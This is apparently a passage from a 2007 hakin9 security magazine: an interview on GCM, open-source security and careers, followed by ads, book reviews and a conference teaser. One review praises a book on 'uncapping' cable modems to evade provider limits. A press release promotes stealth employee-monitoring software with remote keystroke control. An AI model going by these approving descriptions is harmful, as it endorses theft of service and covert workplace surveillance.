Taking it a little good information is known about their work. Step further for my fellow crypto geeks, GCM is a block cipher mode of operation that provides both confidentiality and message authentication in a single operation. GCM can scale to very high speeds in hardware and at a pretty low cost, and still performs well enough for software applications. This has never been hard to do for confidentiality (e.g., counter mode, which GCM uses for the confidentiality piece), but the message authentication part has been tough. Basically, the problem requires a parallizable message authentication scheme, with a bunch of practical considerations to keep hardware costs down and to avoid being the cause for pipeline stalls.

h9: You wrote a few articles on whether open source software has security benefits, an example can be: *The Myth of Open Source Security.* Some would say that this matter is no longer a myth and some still notice the weaknesses. What is your opinion?

JV: My fundamental thesis has always been: *you can't find security flaws if you're not putting trained eyes on the code*. Closed source, open source, it doesn't matter. And really, it goes beyond that... auditing code isn't really the only way to address the problem (it isn't even the best if you're designing a product from scratch).

The original open source security argument reasoned that since people could look at the code, they would look at the code to find security problems. That may be true for the most popular pieces of open source software, but it is more true for the most popular pieces of commercial software. And it's more likely to be true for less popular commercial software than it is to be for less popular open source projects. Why? The security vulnerability research community revolves around an economy for finding security vulnerabilities. Many people still use this community to build their reputation and get them jobs in the industry. Plus, no matter what you do for a living, there are now several companies that will pay you if it is an interesting enough bug.

Typically, the big commercial products are more *interesting* than anything free. Another security vulnerability in Oracle will have a much better chance of building a company's awareness than MySQL, so companies will pay more for Oracle bugs, and so people will spend more time looking at Oracle. Lack of source code availability hasn't been much of a deterrent to keep third-party researchers away from a product, since the incentives are so strong.

Most large software product companies these days are paying people to put eyeballs on their code. Many medium-sized ones do, and some small ones do. They're generally hiring professionals to do the work, or training up professionals. The people who are good at this stuff generally have enough of a life that they're not going home in the evenings to do pro bono audits of the many, many marginally popular open source projects.

I think the vulnerability research community is focused on finding big stuff that will make the headlines, and isn't trying to find and rank all the risks that can (which is what happens in the commercial world). As a result, mundane risks that are still important can easily be overlooked, and often are.

In summary, the big open source projects (e.g., Apache) are probably close enough to on par, because there is cachet for people finding bugs in them, so a lot of people have put their eyes in that direction. As you quickly move away from that, the incentives to go look at the code are all squarely in the commercial realm.

h9: You are an author of the Mailman mailing list manager and worked on many other free projects (including RATS, SafeStr, XXL and ITS4). Which of them was the most important to you and which required the most efforts?

JV: One of my books is *The Secure Programming Cookbook* (co-authored with Matt Messier), which is a big collection of code for secure programming in C and C++, that even goes really deep into cryptographic issues. All of the code for that is open source; both SafeStr and XXL are projects that were part of the book effort, but were big enough pieces of code that they didn't belong in a cookbook, they needed to be stand-alone.

For both of those libraries, Matt actually did at least 90% of the work (I was mainly focused on all the crypto stuff for that book). I'd say the collection of code in that book was most important to me, because I wanted to make sure C/C++ developers didn't have to be security experts to do a good job at making security problems scarce. I still think it's the best book I've done, even though it's been by far the weakest performer.

h9: Which of your IT security related undertakings makes you proud the most? Why?

JV: At the moment, I'd say it's McAfee's acquisition of Onigma, which makes data loss prevention solutions. It wasn't my idea or my technology, but they were clearly tackling a huge problem the right way, instead of the easy way (like pretty much everybody else in the market). The acquisition was a huge team effort; while I'm proud of the role I played, I'm mostly proud that we're going to be able to address a huge, need in industry that is being poorly handled today. I firmly believe that this technology is going to have a bigger impact on the world than any book I've written.

h9: If you were to hire an IT security specialist to your department what would be the most important and desired skills, features, advantages? What would make you reject the candidate?

JV: It depends on the job. If we're talking about someone for the product security team, we generally require people who already are very good code auditors, even if they don't have experience in real product development organizations. It's a lot easier to teach good auditors the real-world development considerations than it is to take a seasoned developer and make her a security expert, and then it's harder still to turn her into a good code auditor (not that everybody has to be one). We also need to see good people skills, as our product security guys do training, consult on architecture, communicate audit results, and so on.

h9: Do you believe IT security sector is a good field to find a well paid, satisfying job?

JV: If you find this stuff enjoyable, then definitely. There's plenty of money in it, because there is still more demand for talent than there is talent. That's particularly true on the software security side. There are very few people that are really good at it, but lots of companies know they need the help as a result, the demand is far, far greater than the supply.

h9: What advice do you have for our readers who wish to start a career of an IT professional?

JV: First, I think it's important to enjoy the actual work, instead of just trying to follow the money. It's a lot easier to succeed at work and enjoy like if you're driven by love of the job. Also, for people like me, it's easy to end up mediocre and unmotivated if you're not challenged by what you're doing (and in an enjoyable way).

Second, in the real world, good technology isn't as important as business concerns. To really succeed as a technologist, you generally need to understand the basic business concerns, and be realistic about them. For example, most IT security managers understand that there will be *acceptable risks* that aren't worth the cost to fix. The reasons always boil down to financial ones... almost all corporations are driven by maximizing profit, and you need to put everything in that context.

Third, try not to get defensive at constructive criticism; it is instinctual to do so, but necessary to grow. Just as you shouldn't expect others to be perfect, nobody expects you to be perfect either. But few people will be out to see you fail, everyone would prefer to see you grow. Let them help you.

Along the same vein, look for people who are good mentors. I've had plenty of them along the way, and often the best ones were the ones who gave me *tough love.* It is never easy, but I always do my best to listen. Thanks to, among others, Amit Yoran, Bill Coleman, Art Zoebelein, Jeffery Voas and Randy Pausch. And note that most of those mentors weren't ever my boss. One even worked for me for a while, even though I had far more to learn from him than the other way around. ●

Interviewed by Magdalena Błaszczyk

your Privacy guard

NetConceal Anonymizer

Why lose...

Hide IP Address:
Keep Your Privacy

Be careful - IP address is a unique ID which points exactly to your location, with very high precision, right to your home door.

Also:
- Fake Country of Origin
- Unban From Forums and Newsgroups
- Access Restricted Sites
- Play Games Anonymously
- Anonymous Web, IM, P2P, E-mail.


Less than $20, lifetime, no annual fees!

Discount
Coupon code: XTY635

Order Now For 20% Off*

*offer expires June.30th

Get It Today! ***www.netconceal.com***



Title: *In Search of Stupidity: Over 20 Years of High-Tech Marketing Disasters*
Author: Merrill R. (Rick) Chapman
Publisher: Apress Inc.
Pages: 288
Price: $24.99

Over the last several years I have been reading mainly technical books in English, with some exceptions for Terry Pratchett, Douglas Adams or similar comedic authors, in which sarcasm, irony and pointing out peoples' stupidity with no mercy are the major weapons of the authors' unique humoristic style. Therefore, a book that touches the high-tech marketing with similar attitude, and in a matter of fact was not so strictly technical, was breath of fresh air for me.

I'm sure that at first, all readers of this classic book, I will not exaggerate in saying it, will be laughing at Merrill Chapman amusing description of the stupid mistakes within the high-tech industry that happens between the early 1980's to late 1990's. However, when you are looking for high-tech marketing knowledge, or starting to treat this book as an anti-patterns repository of product promotion, positioning or selling, then you will realize that this book is nothing more than a funny easy-read with the author constantly criticizing unsuccessful marketing actions of high-tech nature.

Handling different positions, mainly in the area of software marketing in companies like MicroPro, Ashton-Tate, IBM and Novell the author brings the first hand story about common mistakes like selling two or more products that do similar things, rewriting the software from scratch when customers are already waiting for the new version and acquisitions of the software companies for inappropriate sums of money etc. Therefore, mainly giving only his own option, often quoting the expenses incurred by some companies, author manage to tell a set of pleasant to read stories, rather then providing an analyses or possible solutions that will allow to avoid similar failures in the future.

In the context of what was pointed out, you can treat this book as great and rather fair, but still personal chronicle of the high-tech history over the last few decades. Summarizing, *In search of stupidity* by Merrill Chapman is great, an interesting, full of amusing anecdotes and enjoyable read for everyone living in high-tech world. However, as mentioned, leaves all conclusion and lessons learned to be drawn from the readers own analysis. Interestingly, this aspect has been addresses in the 2nd edition, in which the author includes two additional chapters offering his advices and thoughts.

Reviewed by Stefan Turalski

Title: Hacking the cable modem. What cable companies don´t want you to know
Author: DerEngel
Publisher: No Starch Press
Pages: 290 pages.
Price: $29.95

This book exposes all of the secrets of cable modem understanding and hacking that you need to obliterate the provider-imposed limitation in your cable connection (this is called *uncapping*). Sometimes you need a basic and easy-to-read book to start with a new topic to figure out its state-of-art. This is the case of this book, but also adds advanced features for more expert readers. It is written by DerEngel, a well-known and experienced hacker, author of several how-tos, tutorials and programs about *uncapping*. He heads TCNISO INC. (*http://www.tcniso.net/*), a group of hackers who offer software and firmware modifications for cable modems. Supporting the book, they have prepared an official resource page to download additional software.

The book covers all main topics that you need to know about *uncapping*: from basic cable modem issues to useful software, hacking techniques, managing your own cable modem and hacking and replacing firmwares. The last three chapters contribute with the study of three different modems not vulnerable to the methods used in traditional *uncapping* . To sum up, the book is composed by 23 Chapters and some Appendixes, not only with exploits and known techniques but with general notions to study and hack new models using related tools.

The author is very used to write tutorials and how-tos and this makes this book very easy and fluent to read and understand. The book is addressed to novice readers about the topic explaining basic techniques, but it also contributes with more advanced hacking techniques to practice on your own in the future. Moreover, his last five years of *uncapping* cable modems allows him to point out fundamental and up-to-date issues in the topic offering fundamental and handy hints.

Reviewed by Carlos Ruiz Moreno

KEEP TRACK OF EMPLOYEE DESKTOPS FOR HIGHER PRODUCTIVITY AND STRONGER SECURITY

Oleansoft Hidden Camera 250x1 offers a software-based electronic surveillance system to monitor desktop activities across corporate networks. It serves the control of both productivity and security.

Oleansoft today announces the release of an update version of Oleansoft Hidden Camera, a two-side system for remote desktop monitoring and control. Improvements in version 250x1 target remote control capabilities. It is now possible to not only transmit messages to clients, but also block or otherwise interfere into activities which are not work-related. Work with the record archive has also been improved and now features date and time filters. On the whole, the new version extends the means of real-time and retrospect monitoring.

Inadequate monitoring of employee activities at a workplace can become a productivity blind spot for employers, says Andrew Khorkin, CEO of Oleansoft. Recent statistics shows that over 60 per cent of online shopping is done during business work hours. This is not to say of pornography traffic and online gambling, which has skyrocketed to over 70 per cent. Company desktops are oftentimes used for private correspondence and instant messaging. It all means that employees are paid for activities which are not work-related. Our solution helps employers and human resource professionals reinforce control of the performance of their companies. They can take advantage of the real-time employee monitoring to determine if coaching or punitive measures are required for higher productivity. Oleansoft Hidden Camera 250x1 can be easily deployed in a network of any configuration. It automates the monitoring and therefore doesn't ask for additional staff. It can be the right solution for both managerial and security needs of your company.

The program supports screen sharing and remote control for up to 250 client desktops. Screenshots can be both transmitted in the real time and recorded at regular intervals. A smart technology of screen capture allows recording and transmitting only changes that appear on the desktop or in active windows. It enables the program to filter out screensavers and stand-by screens. Enhanced remote control, the new program feature, allows transmitting keystrokes and mouse moves from the manager side to a client with the speed of corporate LANs, thus creating the feeling of physical presence in the remote systems. It is as effective for blocking activities as for coaching new hire.

Although Oleansoft Hidden Camera can operate in the stealth mode without revealing itself on the client side, the public announcement of regular monitoring can in itself act as a deterrent for employees. From the experience of companies where the system was installed, the rise of productivity can reach over 400% just after the public demonstration of its capacity. Wise application of the surveillance is sure to improve overall productivity of your company and support its reputation with partners and clientele.

Oleansoft Hidden Camera 250x1 Features at a Glance:

- Simultaneous monitoring of up to 250 client desktops,
- Real-time screen sharing from split-screen,
- Management of cameras directly from a screenshot,
- Smart technology of screen capture (either whole screen or active window),
- Up to 25 groups of employees,
- Off-line work time counter,
- Screenshot recording at regular interval,
- External viewer of archive records with time and date filters,
- Support for different network configurations, including proxy,
- Autostart at the system boot,
- Fast transmission of text messages, keystrokes and mouse moves to client desktops,
- Stealth mode,
- Quick installations from the command line.

Contact:

- Product page link: *http://www.oleansoft.com/hiddencamera.htm,*
- Download link: *http://www.oleansoft.com/download/hiddencamera.zip,*
- E-mail: *support@oleansoft.com*,
- Company website: *http://www.oleansoft.com,*

PRICING AND AVAILABILITY

Oleansoft Hidden Camera 250x1 runs under Windows 98SE/2000/2003/ME/NT/XP and requires 100 Mb TCP/IP network. The product licence is offered on per-desktop basis and starts at 39 USD for each desktop up to five. The company offers flexible discounts starting with the purchase of 6 licences and more (please, refer to the company site *http://www.oleansoft.com* for details). Educational institutions are also eligible to a 30 per cent discount. All registered users are entitled to free technical support. A fully functional trial version is available at *http://www.oleansoft.com/download/hiddencamera.zip.*

ABOUT OLEANSOFT

Established in 2003, Oleansoft offers a range of solutions for personal and business security, and education purposes. Screen capture software by Oleansoft allows making screenshots both manually and in the automated mode. The encryption program Cryptime allows setting time limits to data decoding. Oleansoft makes it their ultimate priority to offer users products of high quality and reliability.

Next issue 3/2007 April/May 2007:

The main subject of the next issue of hakin9 will be:

Oracle Database Server Security
We will be trying to focus on the basic methods of Oracle hacking


Additionally in the upcoming hakin9:

Penetration tests – basic tool of every security specialist – allows to evaluate the security of a system or network by simulating an attack. The process involves an active analysis of the system for any weaknesses, technical flaws or vulnerabilities. To learn more – do not forget to get the next hakin9 magazine!

Also inside:

- Useful articles directed to the IT security specialists
- Presentation of most popular security tools
- Interesting techniques of protecting and attacking computer systems

hakin9 is a bi-monthly. It means 6 issues of hakin9 a year! Each one full of precious guidelines, useful hints and essential information necessary to be even more efficient IT security professional.



Evaluate. Integrate. Innovate.
Real-World Open Source Solutions in the Enterprise

Roll up your sleeves. Linux and open source already play a vital role in the enterprise. Now it's time to push it further—with proven best practices from IT pioneers who've used open source to enable robust, innovative solutions that deliver solid business impact. Two full days of real-world peer case studies, intensive technical training, insightful keynotes, and cutting-edge solutions prepare you for the next generation of open initiatives. Your datacenter will never be the same.

30+ In-depth Technical Sessions in 7 Tracks

Intensify your open source skill set with detailed technical instruction from open source pioneers like Jeremy Allison, Larry Augustin, Fabrizio Capobianco, Gerald Carter, Seth Grimes, and Mark Radcliffe in comprehensive tracks devoted to:

- Security
- Network Management and Interoperability
- Applications and Best Practices
- Virtualization
- Linux on the Desktop
- Legal
- Case Studies

Get complete details at linuxworldsummit.com

Real-world Peer Case Studies

Analyze step-by-step case studies from the front lines of open source solution implementation presented by IT leaders from top enterprises like Nationwide, Pfizer, Solvay, Novell, SourceForge.net, BackCountry.com, and the Department of Defense. Find out what worked, what didn't—and how to apply the lessons learned in your own organization. **A key focus on six vertical markets** reveals best practices that can be applied in any business and industry:

- Financial Services
- Retail
- Media
- Public Sector
- Healthcare
- Pharmaceutical

Keynotes

Go beyond the hype as IT pioneers show how they're putting Linux and open source to work today to solve key enterprise integration and development challenges—and take home insights to power your own open innovation.

Bruce Schneier
Founder and CTO, Counterpane Internet Security, Inc.
The Economics of Information Security

Debra Anderson
CIO, Novell, Inc.
Open Source Adoption- A Real Life Story

Randy Allen
Corporate VP, AMD
Accelerating the Open Data Center

Solution Showcase

Get up-close with the latest solutions from the top Linux and open source vendors including :

AMD	Centrify	Google
Appro	Cleversafe.org	SugarCRM
Barracuda Networks	Egenera, Inc	SWsoft, Inc
CentricCRM	EMC Corporation	XenSource

And many more...

Register Today! Go to linuxworldsummit.com/register and use Priority Code D0102

LinuxWorld OpenSolutions Summit


February 14-15, 2007
New York Marriott Marquis, New York City

AMD — PLATINUM SPONSOR | EMC² where information lives — PLATINUM SPONSOR | IBM — PLATINUM SPONSOR | Novell — GOLD SPONSOR | APPRO — SILVER SPONSOR | DELL — SILVER SPONSOR | LINUX+ — MEDIA SPONSOR

LinuxWorld OpenSolutions Summit is open to business professionals only.

IDG WORLD EXPO
D0102

Knowledge & Technology



Come together at Black Hat Europe.

Once again the world's ICT Security Elite gather to share their knowledge and experience with you. This is your chance to meet and network with peers and professionals at this world renown event. Two days. Ten Classes. Thirty presentations.

Black Hat®

Briefings & Training Europe 2007

27-30 March 2007 • Mövenpick Hotel Amsterdam City Centre

www.blackhat.com

sponsors

gold

IOActive™ Lancope® Microsoft®

supporting associations

CLUSIF, CYBER SECURITY INDUSTRY ALLIANCE, eicar, Security Taskforce, GOVIB, IPv6 FORUM, ISECA, ISSA, OWASP, SecurIST, SECURE SERVICE PLUS, WCA, WITI, WSTA